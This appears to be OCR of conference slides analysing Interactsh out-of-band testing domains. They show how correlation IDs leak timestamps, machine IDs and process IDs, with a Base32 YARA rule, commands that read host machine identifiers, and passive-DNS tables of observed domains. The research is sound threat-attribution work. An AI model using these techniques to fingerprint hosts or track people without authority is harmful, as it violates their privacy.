
```
interactsh-client -v -o interactsh-logs.txt


    _       __                              __        __
   (_)___  / /____  _________ _______/ /_____/ /_
  / / __ \/ __/ _ \/ ___/ __ '/ ___/ __/ ___/ __ \
 / / / / / /_/  __/ /  / /_/ / /__/ /_(__  ) / / /
/_/_/ /_/\__/\___/_/   \__,_/\___/\__/____/_/ /_/ 1.0.3

    projectdiscovery.io

[INF] Listing 1 payload for OOB Testing
[INF] c58bduhe008dovpvhvugcfemp9yyyyyyn.oast.pro

[c58bduhe008dovpvhvugcfemp9yyyyyyn] Received HTTP interaction from 103.22.142.211 at 2021-09-26 18:08:07
------------
HTTP Request
------------

GET /favicon.ico HTTP/2.0
Host: c58bduhe008dovpvhvugcfemp9yyyyyyn.oast.pro
Referer: https://c58bduhe008dovpvhvugcfemp9yyyyyyn.oast.pro
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36


-------------
HTTP Response
-------------

HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Server: oast.pro

<html><head></head><body>nyyyyyy9pmefcguvhvpvod800ehudb85c</body></html>
```

We can calculate the SHA256 hash of this HTTP response without ever seeing it!

Interactsh web client (then)



Interactsh web client (now)



How is this work novel?

- Others have analyzed Interactsh activity*
- But prior focus has mostly been on macro patterns
- This work shows how Interactsh encodes metadata
- Focus is on the micro scale of individuals, machines and timestamps
- The use of xid/id.go by Interactsh is ALSO a form of Living Off the Land

* https://www.lacework.com/blog/the-oast-with-the-most/

State shared between Interactsh client / server

```
sessionInfo := &options.SessionInfo{
  ServerURL:     c.serverURL.String(),
  Token:         c.token,
  PrivateKey:    string(privateKeyData),
  CorrelationID: c.correlationID,
  SecretKey:     c.secretKey,
  PublicKey:     publicKeyData,
}
```

Metadata!

- This struct holds the session state
- Unique to the Interactsh client
- Can be unique for the target

Note: there are six other session state fields I'm not even covering today!

https://github.com/projectdiscovery/interactsh/blob/e6663b778b5d8641219fd39ac56086e92f467f02/pkg/client/client.go#L698

Recovering metadata from Interactsh domains

- Interactsh saves metadata in the session state
- Nuclei and Interactsh use a Correlation ID (CID) that is a K-sortable unique identifier:
  - 12-byte Preamble, a “XID” (https://github.com/rs/xid):
    - 4-byte seconds since the Unix epoch,
    - 3-byte machine identifier,
    - 2-byte process id, and
    - 3-byte counter, starting with a random value,
  - “N”-byte “Nonce”
    - Nonce calculation is random-ish, but then truncated
- The XID string representation uses base32hex (without padding characters) for better space efficiency when stored in that form (20 bytes)
- But the Nonce string representation uses z-base-32

Resulting in a number of lost days in the life of this author!

I had this clever idea (maybe don't try this part at home)

How it Started

How it's Going


```
rule Base32
{
    strings:
        $rfc4648base32 = /\b[A-Z2-7=]{13,64}\b/
        $rfc4648base32lc = /\b[a-z2-7=]{13,64}\b/
        $rfc4648base32hex = /\b[0-9a-v=]{13,64}\b/
        $zbase32 = /\bybndrfg8ejkmcpqxot1uwisza345h769]{13,64}/
        $clockwork = /\b[0-9a-hj-np-tv-z=]{13,64}\b/
        $crockford = /\b[0-9A-HJKMNP-TV-Z=]{13,64}\b/ nocase
        $plain = /\b[a-z0-9]{0,64}\b/
    condition:
        any of them
}
```

Multiple Base32 encoding algorithms are in use!

Breaking down the Interactsh URL

FQDN		
WWW	coq850ebldae3vq5obk0uyw5xeajyij6f	oast.fun
	Correlation ID (Preamble + Nonce)	
	unBase32hex(coq850ebldae3vq5obk0)	Nonce

TS (4)	MID (3)	PID (2)	Counter (3)
66348281	cbab54	e1ff	45c2e8
2024-05-03 06:21:53	cb:ab:54	57855	4571880



- Preamble: Calculated from machine data
- Nonce: Randomly generated per session

* By default. This can be changed, but that seems to be rare in practice.

chars*

K-sorted data

- KSUID=K-sortable, unique ID
- K-sorted is “roughly sorted”
- So, CIDs sort Interactsh
- …events by time(ish)
- …**not** by session or actor


- These are a set of pDNS observations in May 2024

https://github.com/rs/xid/blob/master/README.md
https://en.wikipedia.org/wiki/Snowflake_ID

LABSCON

K-sort	Campaign	Time	MID	PID	Counter	FQDN
cor2fj	6blda	2024-05-04T12:19	cb:ab:54	43481	9411959	zr6qaasvatk9mat5kxy15h--pudlb0up_qrmrwb4_yich0w5gm.cor2fj6bldaajmcfjlrgw3yq9zttguj5o.oast.pro
corg89	d65jr	2024-05-05T03:59	a6:2c:f6	46393	7768011	etsj8wk1yrn366uamv-7tanmtnnu-9tsnzlk7t32fez2ew0jfc.corg89d65jrbaebmgv5g1m7pwmt1g3479.oast.site
corg89	d65jr	2024-05-05T03:59	a6:2c:f6	46393	7768011	gltean4wrv-fxidjg0j_uz9_z35gmnplgu4ialnm-r7gu0wkl1.corg89d65jrbaebmgv5g1qfqnwqmfih4w.oast.site
corg89	d65jr	2024-05-05T03:59	a6:2c:f6	46393	7768011	kj-9b2vk8w1inmhy9ieoqsr8ijpl_ywmzcd4d0lbfdeyrg8a2a.corg89d65jrbaebmgv5gurp36px6nhzj4.oast.site
corg89	d65jr	2024-05-05T03:59	a6:2c:f6	46393	7768011	weeq49yh-wzmjvyswjv38fb3cls2rmhijnrf9garm_1dx6h38j.corg89d65jrbaebmgv5gzzqsygogicbew.oast.site
corp7t	eblda	2024-05-05T14:13	cb:ab:54	47067	14148529	2ixhr_eudahtvj1oqx-ykdlqgcu9r9ldy5aujczb4u75tfoc3q.corp7tebldabfmunseog688o1mk6zr4m4.oast.live
corp7t	eblda	2024-05-05T14:13	cb:ab:54	47067	14148529	qv6bjervxwly2e0cpklhfmkns8a7vwwifdd1h-r6abbr0lwtdc.corp7tebldabfmunseogmxibrq3yga4ed.oast.live
cos91i	l65jr	2024-05-06T08:11	a6:2c:f6	64613	7623830	zrkvlr9xvmfipnfel_d-vynenfx3m933yqfcq1zjbuma-vbioy.cos91il65jrfopbkaib0u8os9swopi5cr.oast.live
coscvb	l65jr	2024-05-06T12:40	a6:2c:f6	38950	2853597	dttmh3povo-6rsedha2vcfpyhk2u2yc9wpizfhyf7ynmc_el1z.coscvbl65jr9g9hbhbeggukdysiyoef3s.oast.online
cosotg	l65jr	2024-05-07T02:15	a6:2c:f6	49454	11267573	yziodohacwgleth_ymgheunnvmyai7z4v-xqe804odntaom_k7.cosotgl65jrc2blbtnqggt5indjg9qcfj.oast.live
cosu8n	d65jr	2024-05-07T08:20	a6:2c:f6	39080	11573089	w4jhwakese24gnxszc1majyfisaaacnpg0p4i-9qeudoumkvyu.cosu8nd65jr9ha5gitgguu3fsmysc9f4k.oast.live
cosuku	t65jr	2024-05-07T08:46	a6:2c:f6	9629	3986293	twi3eugnbl7o5qb7tyksawapyxqzmqvopbxsygek2oui0bylkh.cosukut65jr2b79sqdqg3y7d4yp6ffhsg.oast.fun
cosuku	t65jr	2024-05-07T08:46	a6:2c:f6	9629	3986293	jkifobtuun6g_sueuxwzgi617hrymbkei2qrtna9uvl5eiov20.cosukut65jr2b79sqdqgbh9wh8asbbk9e.oast.fun
cosuku	t65jr	2024-05-07T08:46	a6:2c:f6	9629	3986293	4wkumregmrjipw17qnpli-dj0byc7sjmfhmb6hkde4vdvw0swz.cosukut65jr2b79sqdqghcn9u58bqtreh.oast.fun
cosuku	t65jr	2024-05-07T08:46	a6:2c:f6	9629	3986293	cxhbhy4zcv_qptjia02f55uzraoq0_slatyllrygfboeirfzk2.cosukut65jr2b79sqdqgmk58jokqmfq8h.oast.fun
cotteo	mblda	2024-05-08T19:49	cb:ab:54	18521	13782422	omi0bapcqwthq9ts4coylgieotrd2jm-pxuhwepatnwyr1cfj9.cotteomblda4gmei9mb0f3pcqfkuqwfs6.oast.me
cotteo	mblda	2024-05-08T19:49	cb:ab:54	18521	13782422	cotteomblda4gmei9mb0twgsoomsza7s6.oast.me
couagc	6blda	2024-05-09T10:40	cb:ab:54	34341	4250845	bxifck0o6qjzfc90rbijklh_5jrpzofnqaxfxro7fxaamn-b5j.couagc6blda8c9a0rjeg6y8j3wqjp81b5.oast.pro
couf49	ublda	2024-05-09T15:56	cb:ab:54	4865	16686558	5wdzecvntvffnvoo8l9lvk06zzchhtavqyuuksrkmnfjbwrxzl.couf49ublda160fujnf0ria195b3wxbrh.oast.pro
couf49	ublda	2024-05-09T15:56	cb:ab:54	4865	16686558	bhwrw-klsyn2uimtj1fjsmc100qpmiso_lheu_6p5qr7wq_glg.couf49ublda160fujnf0whiuznyzdu1y3.oast.pro
cougsh	eblda	2024-05-09T17:56	cb:ab:54	47555	12122440	mttpz7blgihxhu43rybyol9esfois00vggvmmgvdr9kwx9likm.cougshebldabjgtov540aqd43iza63dk1.oast.me
coull8	6blda	2024-05-09T23:22	cb:ab:54	54540	564223	ix6j4im6zylipdkfuyfjntgeqszzvy1rj3robrjtn56bizbbnp.coull86bldada308jfvghaf67z3wzz7e6.oast.online
coull8	6blda	2024-05-09T23:22	cb:ab:54	54540	564223	nxg77y-huxe07cpjoyehiaha6h-epzlo09jat0l8rsnyrywyoi.coull86bldada308jfvgnocs9sxtwfi3z.oast.online
coull8	6blda	2024-05-09T23:22	cb:ab:54	54540	564223	t9xsw8av2n9hxnqsz6ptsohvdeljbb5mqt2npinqugl9oiicjx.coull86bldada308jfvgt5cnji1oy8gdq.oast.online
cous0t	6blda	2024-05-10T06:36	cb:ab:54	61640	8858478	qx2vaeijtmnbmdfqslzi4_fegyimavkvjlokafmkdqlxqyyozq.cous0t6bldaf1i475dn0pampkcn3egtqk.oast.pro
cp1qpc	t65jr	2024-05-14T18:25	a6:2c:f6	4447	4899204	cp1qpct65jr12nqao620spsn5or3fr5zs.oast.live
cp1qpc	t65jr	2024-05-14T18:25	a6:2c:f6	4447	4899204	bs9bc7fhnzbdolmiyhtcyuidw4qcuz9amfhpjflz7odogam0rj.cp1qpct65jr12nqao620zji67kkskykq7.oast.live
cp27v7	l65jr	2024-05-15T09:25	a6:2c:f6	29737	12317328	jhqnvgfbhgdso0vsk0j5t1lqsv3agerm8dn8jb5_1qr-svk1mm.cp27v7l65jr78adrua806tpg18q3kcbue.oast.online
cp27v7	l65jr	2024-05-15T09:25	a6:2c:f6	29737	12317328	cud6vlar85mampketedrwmiy1zblnoxmp4o2k2n5xdekopqwtn.cp27v7l65jr78adrua80e6544a1yxqtk4.oast.online
cp27v7	l65jr	2024-05-15T09:25	a6:2c:f6	29737	12317328	9dfkbroyhxze_wpmpqxmyiu9c5c2kpas4_c2qec38dcjdlotgn.cp27v7l65jr78adrua80mc7qe1arb3hs6.oast.online
cp27v7	l65jr	2024-05-15T09:25	a6:2c:f6	29737	12317328	te5ildeo65n04be3cmpet1a0dh_kidoqikyc2etpmzaq-vip7i.cp27v7l65jr78adrua80pjk8haiju4juh.oast.online
cp27v7	l65jr	2024-05-15T09:25	a6:2c:f6	29737	12317328	_e1ils5ekckh3-b2iv-9xtyzfh5lvajnf-565a3clqarvqtezp.cp27v7l65jr78adrua80q3spknnpko3fb.oast.online
cp55a2	t65jr	2024-05-19T19:37	a6:2c:f6	46369	9753557	3gu7j0zah9jfl7gbn1g7xtymfbbe5atyodwpxsu1wkepax2hvq.cp55a2t65jrba8ckqfagb4sf651rkgptm.oast.online
cp6pjc	mblda	2024-05-22T07:07	cb:ab:54	26411	6157805	juithqi-lfnmvk7a3lm3oxybtqfdoliuoeiv1myb96tej6nosu.cp6pjcmblda6eaqtunmgzomwbxj1pncjh.oast.site
cpaka6	mblda	2024-05-28T02:44	cb:ab:54	30886	7211497	cpaka6mblda7h9je17kgibdsu8r18t6tg.oast.pro
cpb13e	eblda	2024-05-28T17:17	cb:ab:54	47537	10302969	nmqvzibmzahbbqknmaaimgwichiqcaupjog1e8ofhnwl2zwcy7.cpb13eebldabjcct6nsg3pyzh7hjf91db.oast.fun

How does xid/id.go calculate the Machine ID (MID)?



// readMachineID generates a machine ID, derived from a platform-specific machine ID
// value, or else the machine's hostname, or else a randomly-generated number.
// It panics if all of these methods fail.

Linux

- $ cat /etc/machine-id
  0a0d7ae24460406eaf253dfd08dbe175
- # cat /sys/class/dmi/id/product_uuid
  564d8b78-5064-9467-ac11-4ba9272a7cd9

Windows

- reg query HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid
  5eba70ca-ad57-4598-807e-8ff7d4910da8

Mac

- $ sysctl kern.uuid
  kern.uuid: 70855F70-9BF7-3D6D-991D-D475B75E7CAB


FreeBSD

- **% sysctl kern.hostuuid**
  kern.hostuuid: 123e4567-e89b-12d3-a456-426614174000

Fallback

- sha256(hostname) or random bytes

Alternate Base32 encodings considered harmful



Alternate encoding schemes are a headache!

z-base-32 – Is used to encode the nonce (only) in the Interactsh-CLI

But... the Interactsh-web client uses it for both the nonce and preamble

```
$rfc4648 = /[A-Z2-7=]*/
$b32hex = /[0-9a-v=]*/
$z-b32 = /[ybndrfg8ejkmcpqxot1uwisza345h769]*/
$clkwrk = /[0-9a-hj-np-tv-z=]*/
$crkfrd = /[0-9A-HJKMNP-TV-Z=]*/
```

z-base-32 is based on this cool paper by Zooko O'Wheilacronx: https://philzimmermann.com/docs/human-oriented-base-32-encoding.txt

Y problems?

- Some URLs contain runs of y characters
- Z-base-32 encodes `0` as y
- The CLI nonce used to contain a timestamp and counter!
- The counter is incremented from `0` initially
- This was “fixed” in version 1.0.2 of Interactsh (2022-03-20)


So, strings of yyy’s mean...
the domain was created by version 1.0.1 or earlier!

FQDN	H(preamble)	H(nonce)
ch8b2bh2vtc0000dkhzggewftfayyyyyb.oast.fun	3.00	2.28
cas5rfd4ls7rn41vgl3gckhf5iayyyymk.oast.me	3.10	2.41
cauc3hc0jlbqvpatvpdgck6cdwoyyyybe.oast.pro	3.12	2.41
caspvl40jlbohjpmvi70ckh4ymeyyyyje.oast.fun	3.17	2.41
carlimd4ls7v208srs7gck5iumyyyyyfw.oast.me	3.32	2.41
cavplpuc7jlp00ihi56gck93adayyyykk.oast.online	3.32	2.41
cb2mbjs0jlbpu9m9l3ngcmnsmioyyyybc.oast.online	3.32	2.41
cbbt0dc0jlbvong7n37gcmm7yxayyyyy6.oast.online	3.32	2.41
